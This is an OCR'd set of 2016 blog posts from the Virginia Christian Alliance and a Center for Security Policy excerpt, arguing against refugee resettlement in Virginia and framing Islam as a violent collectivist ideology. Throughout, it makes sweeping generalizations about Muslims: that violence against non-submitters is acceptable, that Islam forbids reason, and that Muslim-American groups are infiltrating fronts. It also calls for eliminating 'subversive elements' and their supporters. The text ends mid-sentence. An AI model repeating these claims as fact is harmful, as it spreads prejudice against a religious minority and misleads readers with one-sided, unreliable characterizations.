
Improved by 2	Improved by 1	Unchanged Rating	Decreased by 1	Decreased by 2
2	29	79	32	5

From both the conflict information and the above human trafficking rankings, the world appears to be more at risk today. Historically greater insecurity has translated into an increase in slavery. I pray that does not occur, but the trends during these last eight years has not been good.

One final word. In the West slavery does exist, but its perpetrators are criminals who should be identified and prosecuted. In many other parts of the world, it is accepted as a part of society – regardless of its government's stated position. I pray too that this will change. But it will only happen when a people turns away from itself and to its Creator. Only then will human life be given its proper value as brothers and sisters and not objects.

Resettling Immigrants in Virginia

SEPTEMBER 18, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GREAT RESET, ISLAM




Dan Wolf | Virginia Christian Alliance

AUGUST 27, 2016The last two articles have looked at some of Islam's ideological roots, their connection to collectivism (**Making Sense of Orlando**), and the fact that we are in an ideological war that we are not winning (**Why We are Losing the War**). In this article we'll look at the refugee resettlement program in Virginia, from an ideological and economic perspective, and conclude with some related data at the end.

Before discussing the refugee resettlement program, we should look a little more at why it matters. Our country's founding principles have their roots in individualism, specifically a Biblical based philosophy in terms of morality, laws, and governance. Collectivism is simply the notion that a people exists to serve its state, and this generally breeds dependency within a people as the government grows to control many aspects of society. Individualism is its opposite. Its underlying notion is that the state exists to serve its people (whoever wishes to be first among you shall be slave of all). So you can look at this ideological battle as one between individual independence versus dependence.

These are not only contradictory ideologies, they are incompatible – they cannot coexist whether it is progressivism, socialism, or Islam. Our Founders could not envision a people would prefer government control and group preferences over freedom and individual liberty.



When coming to the U.S., one is committing themselves to supporting its founding ideology, you are giving yourself to an idea that allows for your children and grandchildren to have a better life than you have had if you are honest and work hard – it is grounded in the virtue of hope. Underlying this idea are self-sacrifice, virtue, and unity. On the other hand collectivism is generally grounded in division and entitlement, in love of self and vice. It is man focused on himself instead of his Creator. Just look at all that is going on around us today, and the degree to which segments of our society have become increasingly dependent on government handouts. The conflict between these underlying ideas is at the heart of some of this year's election issues, and the reason for the strong primary showing by both Donald Trump and Bernie Sanders – although the latter supported a more extreme form of collectivism.

During WW II with fascism and the Cold War with communism, we had national discussions concerning each of these ideologies and why they were not compatible with our own. This dialogue came from our leaders, government, and media, but is missing today in regards to Islam. It is a discussion that we must have as a people, and it is my hope that this article will provide some food for thought around that discussion. This is not an Islamophobic perspective. A phobia is irrationale, anyone making such a statement simply has no supportable basis for it as we have 1,400 years of history that contradicts that notion, in addition to statements and actions today by some who claim to represent Islam.

The preceding is an ideological argument and corresponding action for addressing the challenge that Islam poses, but there is an economic argument to be made around the refugee resettlement program. This economic argument is in addition to the ideological argument just presented. I also want to make clear that I personally think that immigration is good. It is one of the things that has greatly contributed to our country's success. However, immigration must be done legally (equality under the law is one of our founding principles), and those entering our country must be willing to conform to the ideas we were founded upon. These ideas have their basis in divine

teaching, though they are not religion per se. Anyone who thinks otherwise simply has no understanding of our founding principles. Without those two things, immigration's benefits can never be realized because we will not be a single people. As many of our founding principles conflict with Islam's tenets, it is an open question as to whether an individual can both integrate into our society and still remain true to their Islamic beliefs.

We see acts of non-conformity and violence by Islam's followers not only being carried out in this country, but in Europe, Africa, and Asia as well, in places where Islam is in the minority. But similar actions occur in Islamic countries as well. Just recently (8/21) we saw the suicide bombing of a wedding in Turkey by what appears to have been a child. A horrendous event by Western standards, but within some parts of the Islamic world acceptable. As with other forms of collectivism, the ends are what matter – the means used to obtain them are often only of secondary importance. If your country is not Islamic enough, it is acceptable to use the same degree of violence in an attempt to force it to change as would be used in a non-Islamic country.

Refugee Resettlement

The **Virginia Free Citizen Watch** put together a very well done video that outlines the cost of refugee resettlement in Virginia. That video is provided below.

https://youtube.com/watch?v=8O2HaWNZ5_c

Some of the significant points from the above video include:

- **Changes in the immigration process since 1980 include:**
- Control over refugee selection being given to the U.N.
- Moving from private organizations and charities to public voluntary agencies (VOLAGS)
- Shifting from requiring private financial sponsors to using public programs (taxpayer funds)
- Change from assimilation of host country values to integration. This is problematic given the basis of our founding principles and their incompatibility with Islam's tenets.
- **Focus on providing refugee's benefits and rights, some in preference to our own citizens:**
- 90% of initial immigration costs covered by federal funding
- Refugees become eligible for all federal, state, and local assistance programs 30 days after arrival. This constitutes an erosion of state sovereignty and an unfunded federal mandate on state and local governments (see below).
- **Inadequate medical screening being performed on refugees resulting in the recurrence of diseases which had previously been eradicated or brought under control such as TB and HIV.**
- **Economic impacts on Virginia taxpayers include:**
- Refugees earn less than 50% of the income of average Virginians resulting in a greater use of poverty related programs.
- Refugees use SNAP 6.4 X's more than average Virginians. Virginia pays a $ .47 match for each federal dollar expended.
- Refugees use TANF (a form of temporary assistance) 17.8 X's more than average Virginians and there is a $ .81 state match for each federal dollar.
- Refugees use Medicaid 5.4 X's more than the average Virginian, and this program has a $1.00 state match for each federal dollar.
- There are additional demands for state and local resources in the areas of education, law enforcement, and healthcare.
- **State and local officials have been kept in the dark about refugee resettlement within their jurisdictions.**

So What Can We Do?

There are a number of things that each one of us can do. They include:

- **Educate yourself**. Our Founders believed education, faith, morality, and virtue to be the cornerstones for any successful society. The articles on the **Virginia Christian Alliance** and **Living Rightly** web-sites are intended to provide biblically based information relevant to current issues. Many other sources are also available. If you are a Virginian and want to

become active in fighting refugee resettlement in your community, email **watch@VirginiaFreeCitizen.com**.

- **Pray**. This is a spiritual struggle and the battle is in the heart.
- **Share your concerns**. Most local officials have no idea what is going on in terms of refugee resettlement. Offer to educate them, share your concerns with them, and support their efforts.
- **Email Kathy Cooper**, the Virginia State Coordinator for the Office of Newcomer Services. Officials for the Refugee Relocation program have stated that these meetings are open and the information is being shared with local officials.
- Demand that you and your local officials be notified of any and all meetings regarding refugee resettlement, and follow-up with your local officials to make sure someone attends.
- Demand to know if refugees have already been settled within your community, and ask for the disclosure of any and all future resettlement plans for your area.
- Demand that the voluntary agencies bringing refugees into your community attend a public meeting to explain their program and how it fits into the overall process. The number of people being brought in has an impact on local service demand, and you and your local officials have a right to know what that impact is going to be. It's your money and your community.

Sign the Center for Security Policy's petition to end refugee resettlement into a locality unless the locality approves the resettlement.

The remainder of this article will present some data on refugee resettlement in Virginia and the growth in Islamic organizations as most refugees are coming from Islamic countries.

Refugees in Virginia

So who are the refugees in Virginia? Where do they come from? Where have they resettled? Below are tables summarizing the Refugee Processing Centers data for refugees settling in Virginia between 2003 and 2015 by country. The percentage of Islam's followers in the country populations comes from the 2008 CIA Handbook and 2012 Pew Research Institute. One caveat, as the data comes from public sources, any errors within this data will be propigated in the tables and graphs using that data.

Pct_Islam	2003	2004	2005	2006	2007	2008	2009	2010	2011	2012	2013	2014	2015	Grand Total
< 10%	102	150	228	113	345	574	898	681	785	571	501	265	73	5,286
10 - 25%	20	27	329	236	270	151	32	48	14	42	72	55	10	1,306
25 - 50%	160	246	160	131	57	43	33	13	15	10	16	4	4	892
50 - 75%	266	211	151	103	36	38	29	3	22	65	75	42	12	1,053
75 - 90%	2	10	48	26	17	4	110	55	40	58	40	39	7	456
> 90%	357	797	471	333	329	853	786	714	326	623	902	810	178	7,479
Grand Total	907	1,441	1,387	942	1,054	1,663	1,888	1,514	1,202	1,369	1,606	1,215	284	16,472

Pct_Islam	2003	2004	2005	2006	2007	2008	2009	2010	2011	2012	2013	2014	2015	Grand Total
< 10%	11.2%	10.4%	16.4%	12.0%	32.7%	34.5%	47.6%	45.0%	65.3%	41.7%	31.2%	21.8%	25.7%	30.4%
10 - 25%	2.2%	1.9%	23.7%	25.1%	25.6%	9.1%	1.7%	3.2%	1.2%	3.1%	4.5%	4.5%	3.5%	8.4%
25 - 50%	17.6%	17.1%	11.5%	13.9%	5.4%	2.6%	1.7%	0.9%	1.2%	0.7%	1.0%	0.3%	1.4%	5.8%
50 - 75%	29.3%	14.6%	10.9%	10.9%	3.4%	2.3%	1.5%	0.2%	1.8%	4.7%	4.7%	3.5%	4.2%	7.1%
75 - 90%	0.2%	0.7%	3.5%	2.8%	1.6%	0.2%	5.8%	3.6%	3.3%	4.2%	2.5%	3.2%	2.5%	2.6%
> 90%	39.4%	55.3%	34.0%	35.4%	31.2%	51.3%	41.6%	47.2%	27.1%	45.5%	56.2%	66.7%	62.7%	45.6%
Grand Total	100%	100%	100%	100%	100%	100%	100%	100%	100%	100%	100%	100%	100%	100%


This data shows that over this thirteen year period an average of 55% of refugees have come from Islamic countries – and this has trended to more than 65% since the 2012 election.

The map below shows the Virginia locations where these refugees have resettled. The shading for the counties and independent cities indicates the total number of refugees resettled in that locality, and the numbers on the map the number of different countries represented by those immigrants. The origin countries and percentage of Islamic population within that country are also included. It should be noted that this information does not include immigration data from any other source or program such as diversity immigration and student visas.

View a larger version of **Virginia Refugee Resettlement** created with **eSpatial mapping software**.

Map 1: Virginia Refugee Resettlement

The results are similar to those of the UVA's Demographics Research Group which shows the percentage of all foreign-born population in Virginia by destination metropolitan statistical area (msa). That map is shown below, and indicates that almost 90% of the foreign-born has settled in either the Northern Virginia, Virginia Beach, or Richmond msas.



A second map on the Demographic Research Group web-site shows the foreign-born population as a percentage of the total population within these same msas. For Northern Virginia this measure is over 22%, above 8% for Charlottesville and Harrisonburg, and above 6% for Winchester, Richmond, Virginia Beach, and Blacksburg.

Islamic Organizations in Virginia

The map below shows the Islamic organizations in Virginia. This information comes from public sources, and again there are several caveats.

As the information is from public sources, any errors in the source data are also contained within the results.

There are instances of multiple organizations at the same address and different spellings for the same organizations. Where differences existed tax information was given preference, then real

estate information, then Virginia business filings, and finally other sources.

Organizational Information in some instances was also not consistent the different data sources in terms of names, addresses, etc.

Some organizations have a web-site, but no other information is available. It is likely that organizations exist that are not included in this data.

Prayer places are just noted as these are generally places of business.

Muslim Student Associations (MSAs) are affiliated with specific universities, and the universities general address has been used for each MSAs location.

States located in other areas (notably Washington DC and Maryland) but registered to do business in Virginia have also been included.

The county/city shading indicates the total number of organizations within that locality. The numbers also indicate the total number of organizations and the pins indicate the type of organization.

View a larger version of **Virginia Islamic Organizations** created with **eSpatial mapping software**.

Map 2: Virginia Islamic Organizations

If you would like to see similar content on this and other subjects in the future, please consider going to the Virginia Christian Alliance's home page and making a contribution by selecting the Donate Online button. Thank you.

http://statchatva.org/2014/03/04/virginias-immigrants-where-do-they-come-from-and-where-are-they-now/

Why We are Losing the War

JULY 9, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Dan Wolf
Virginia Christian Alliance

The last article (**Making Sense of Orlando**) described how we are in an ideological war, one that has been declared upon us simply because of what we believe, and has been waged for the last fifteen to twenty years. If you think this is not true, ask yourself are we on the right track as a nation today? If you are like most Americans, you do not. Why? What is wrong? There are two main thrusts, security and economics, and these are **related through morality** – or rather the lack of it.

Control is being exerted using fear and misinformation instead of knowledge. When horrific events happen like those in Orlando, San Bernadino, Boston, 9/11, etc. we can become fearful, and at those times we are apt to willingly give up some of our rights and freedoms in exchange for security – to take away the fear. Haven't political elites called for more controls as a result of each of these events? At its heart, these are simply the tools of collectivism which I have written about in *Do You Want to be Free* and *Collectivism and Charity* (forthcoming later this month), and Islam is another ideological form of collectivism. An ideology which forbids questioning or using reason, where only acceptance is allowed. An ideology where nothing matters below the State, which is true of all collectivism's forms – whether they call themselves communists, fascists, progressives, or socialists.

So how does one win such a war? You first become informed; you get educated in the facts. There are many ways to do this, but one avenue is to learn from a trustworthy source who already has the knowledge you seek – someone who can act as a teacher. The **Daily Caller's recent interview** of former DOD official Rich Higgins provides such an avenue related to the struggle mentioned above. In fighting an ideological war, one must understand: (1) who you are and what you stand for, and (2) know and understand your enemy. You need to define and understand the conflict in moral terms. God alone provides the basis for morality. It is only when we are turned toward Him and fulfilling our purpose that we find our moral compass. That basic thought forms

much of the foundation for our society, and we have to look no further than our Declaration of Independence to see it.

All collectivism looks to man for morality, and it has always failed to work because at its heart it trys either to replace God or remove Him altogether from society, by getting one to focus on themselves rather than each other. To focus on self-love instead of self-sacrifice, and that path leads to the promotion of vice rather than virtue. Isn't that what we see today in all of the events mentioned above, and others occuring in our society almost daily now? We can include in that list last nights killing of several police officers in Dallas. We are seeing the disintegration of society and the rise of lawlessness, of caring for self over others. Forms of vice being cloaked and paraded as virtue.

To win an ideological war requires education and clear communication. The latter is why words matter. They allow us to define ourselves, those who oppose us, and to determine the nature and degree of any threat they pose. Over the last four or five years, the government has attempted to either purge certain terms from our vocabulary or redefine them. This action prevents us from understanding who we are and what we face. It is why their purging of terms from government documents, communications, and speech have had such a detrimental effect. You cannot allow others to define terms for you, instead you must be willing to put in the effort to understand so you can see clearly – despite the words being used. Articles to help understand this ideological war can be found at the **Virginia Christian Alliance** and **Living Rightly** web sites.

It it through knowledge, and then taking actions upon it, that one wins an ideological war. The good news is that we can change course any time, we just need the will to do it.

Making Sense of Orlando

JUNE 20, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Dan Wolf, VCA Board Advisor

Dan Wolf

Sunday of last week in Orlando, a follower of Islam, Omar Mateen, went into a night club and began killing other human beings. A senseless and cowardly act by Western standards, but ISIS has embraced him as a heroic fighter for the Islamic State. Why?

Just like in *Casablanca*, our politicians have responded by rounding up the usual suspects. 'We are still learning all the facts.' 'We are investigating possible ties to terrorism.' 'This massacre is therefore a further reminder of how easy it is for someone to get their hands on a weapon that lets them shoot people.' The truth is it doesn't matter whether the killer had terrorist ties or not. Having gun control laws in place also doesn't matter. The killer adhered to an ideology regardless of if he had pledged himself to a group. The only ones hurt by stricter gun control laws are law abiding citizens who follow them. Killers do not follow the law. We must consider how many fewer might have died if only a few law abiding citizens in the night club had been armed, such as security personnel. The political statements are meant to placate rather than solve the problem. So what are some of the underlying issues?

As to ideology, in pagan Arabia before Muhammad, Ramadan was a sacred period of time when no violence was to occur. This changed when his followers attacked a caravan on the last day of Ramadan, as waiting an additional day would have allowed the caravan to reach Mecca's sanctuary. Muhammad received a revelation that it was worse to turn men from Allah rather than kill in the sacred month, a verse that has never been abrogated. This placed expediency above morality within Islam, and this notion was reinforced by later actions (**more information here**). The problem is not whether there were ties to terrorism, but Islam's tenets. Islam is a multi-faceted ideology with a religious component, and it is this ideology that matters. Within Islam, the State and Church are one, all is Islam – it is a single ideology. The sooner we accept that reality, the sooner we can identify what actions to take. Within this ideology, violence is acceptable when people do not submit to its teachings.

I recently did a presentation comparing what I term individualism to collectivism and asked, does the State exist to serve its people as in the former, or do the people exist to serve the State as in the latter? Our society was established on the former, while Islam was built on the latter. Islam is just another form of collectivism. Like communism, fascism, nationalism, progressivism, or socialism, it is a different means of attaining the same end. Some of collectivism's tenets, and their Islamic counterparts include:

Collectivism	Islamic Counterparts
All are not equal, rather some are more equal than others	**Dhimmitude**
Those most fit should rule	**Superiority of Islam's followers to other people**
Some are marked for subjection and for those who do not submit, war is proper	**Jihad**
Citizenship is only for the elite, some are by nature free and others slaves	**Umma**
Good of the State and not the individual is the proper subject of political thought	**The State's sole purpose is to see Islam's requirements are carried out**
Citizens should be molded to suit the form of government under which they live	**Sunna**
Citizens do not belong to themselves, but to the State	**All are Allah's slaves**
Persuasion and compulsion to be used to bring harmony to citizens	**Shari'a**

Sunday's actions were an act of terror and hate. The killer's father stated, 'We are saying we are apologizing for the whole incident.' Further, the attack 'has nothing to do with religion.' But the actions were the killer's choice alone, no one else's, and the last statement is not true as all is Islam. Of course not all Muslims adhere to the calls for violence, as we've indicated in our series **general attitudes within the Islamic world**.

In her book *Cruel and Usual Punishment*, Nonie Darwish gives an insider's view into how Islam's tenets lead to violence, distrust, envy, and other dysfunctional behavior within families, and the impact of Shari'a on the State and society. It is eye opening from a Westerner's perspective. Humiliation and beatings are not unusual within an Islamic family and this same attitude carries over to the treatment of non-Muslims by Muslims within an Islamic state (**dhimmitude**). Demeaning another is one way to encourage non-Muslims to adopt Islam. We are currently inviting this ideology into our country through the refugee resettlement program, and it is being carried out without discussion as to what the consequences will likely be from having two incompatible ideologies within the same society. History shows the results are deadly, and we will look at this issue in our next article.

Is there a solution? Yes, several. Islamic extremists have declared war upon us. There are two choices. We can ignore it and hope for the best, or we can acknowledge it and take action on our terms. Europe is following the first course and will likely lose unless it changes. We should instruct Congress to declare war on Islamic extremists. This will allow our military, police, and intelligence resources to take the actions necessary to identify and eliminate subversive elements within our society, *and all those who support them*. Further, we should retake control of our immigration policy from the U.N. and put immigration back into the hands of the private sector where the incentives exist to bring people into the U.S. who support our ideas and founding principles.

The final thing we can do though is the most important. During this Ramadan period, we should continually pray that all our brothers and sisters who follow Islam truly find Christ as He is the Word of God, and that they will turn toward Him in hope and acceptance. Amen.


Dan Wolf

See his extensive writings "About Islam".

Author and speaker, Dan Wolf, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia. You can **read more articles concerning the contemporary relationship between faith and governance on his website**. He serves as an Advisor on the Virginia Christian Alliance.

An Explanatory Memorandum: From the Archives of the Muslim Brotherhood in America


MAY 29, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



Through 29 front groups and through mosque networks of recruitment and indocrtination centers in your community and across the nation, the United States is being not only invading, but American institutions are being infiltrated at the highest levels. **Also see the 10 Part Series on the Muslim Brotherhood here**.

Center for Security Policy

We at the Center for Security Policy feel it is important for Americans to better understand– and, then, be able to successfully contend with– those that attempt to destroy or subvert our way of life. As making our nation's enemies' threat doctrines available is a key part of our educational efforts, we are pleased to present the blueprint for the Muslim Brotherhood in America, known as **An Explanatory Memorandum: On the General Strategic Goal for the Group in North America** or, in America's largest terrorist prosecution in US federal court, Government Exhibit 003-0085 3:04-CR-240-G in *U.S. v Holy Land Foundation, et al*.



In August of 2004, an alert Maryland Transportation Authority Police officer observed a woman wearing traditional Islamic garb videotaping the support structures of the Chesapeake Bay Bridge, and conducted a traffic stop. The driver was Ismail Elbarasse and detained on an outstanding material witness warrant issued in Chicago in connection with fundraising for Hamas.

The FBI's Washington Field Office subsequently executed a search warrant on Elbarasse's residence in Annandale, Virginia. In the basement of his home, a hidden sub-basement was found; it revealed over 80 banker boxes of the archives of the Muslim Brotherhood in North America.

One of the most important of these documents made public to date was entered into evidence during the Holy Land Foundation trial. It amounted to the Muslim Brotherhood's strategic plan for the United States and was entitled, "An Explanatory Memorandum: On the General Strategic Goal for the Group in North America."

The Explanatory Memorandum was written in 1991 by a member of the Board of Directors for the Muslim Brotherhood in North America and senior Hamas leader named Mohammed Akram. It had been approved by the Brotherhood's Shura Council and Organizational Conference and was meant for internal review by the Brothers' leadership in Egypt. It was certainly not intended for public consumption, particularly in the targeted society: the United States. For these reasons, the memo constitutes a Rosetta stone for the Muslim Brotherhood, its goals, modus operandi and infrastructure in America. It is arguably the single most important vehicle for understanding a secretive organization and should, therefore, be considered required reading for policy-makers and the public, alike.

Another extraordinarily important element of the Memorandum is its attachment. Under the heading " A List of Our Organizations and Organizations of Our Friends," Akram helpfully identified 29 groups as Muslim Brotherhood fronts.

Many of them are even now, some twenty-two years later, still among the most prominent Muslim- American organizations in the United States. Worryingly, the senior representatives of these groups are routinely identified by U.S. officials as "leaders" of the Muslim community in this country, to be treated as "partners" in "countering violent extremism" and other outreach initiatives. Obviously, this list suggests such treatment translates into vehicles for deep penetration of the American government and civil society. We urge the readers of this pamphlet to share it with others— family members, friends, business associates and most especially those in a position to help adopt policies that will secure our country against the threat posed by shariah and its most effective and aggressive promoters, the Muslim Brotherhood.

More about the Explanatory Memorandum (from Shariah: The Threat to America):

> The following Muslim Brotherhood document was entered into evidence in the U.S. v Holy Land Foundation trial, and is a primary source threat document that provides new insights into global jihad organizations like the Muslim Brotherhood. These documents (covered extensively in chapter four) define the structure and outline of domestic jihad threat entities, associated non-governmental organizations and potential terrorist or insurgent support systems. The Memorandum also describes aspects of the global jihad's strategic information warfare campaign and indications of its structure, reach and activities. It met evidentiary standards to be admissible as evidence in a Federal Court of law . In the original document, the first 16 pages are in the original Arabic and the second are English translations of the same. It is dated May 22, 1991 and titled " An Explanatory Memorandum on the General Strategic Goal for the Group in North America" (Memorandum). The document includes an Attachment 1 that contains "a list of our organizations and the organizations of our friends." The Memorandum expressly recognizes the Muslim Brotherhood (Ikhwan) as the controlling element of these organizations and expressly identifies the Muslim Brotherhood as the leadership element in implementing the strategic goals. The Memorandum 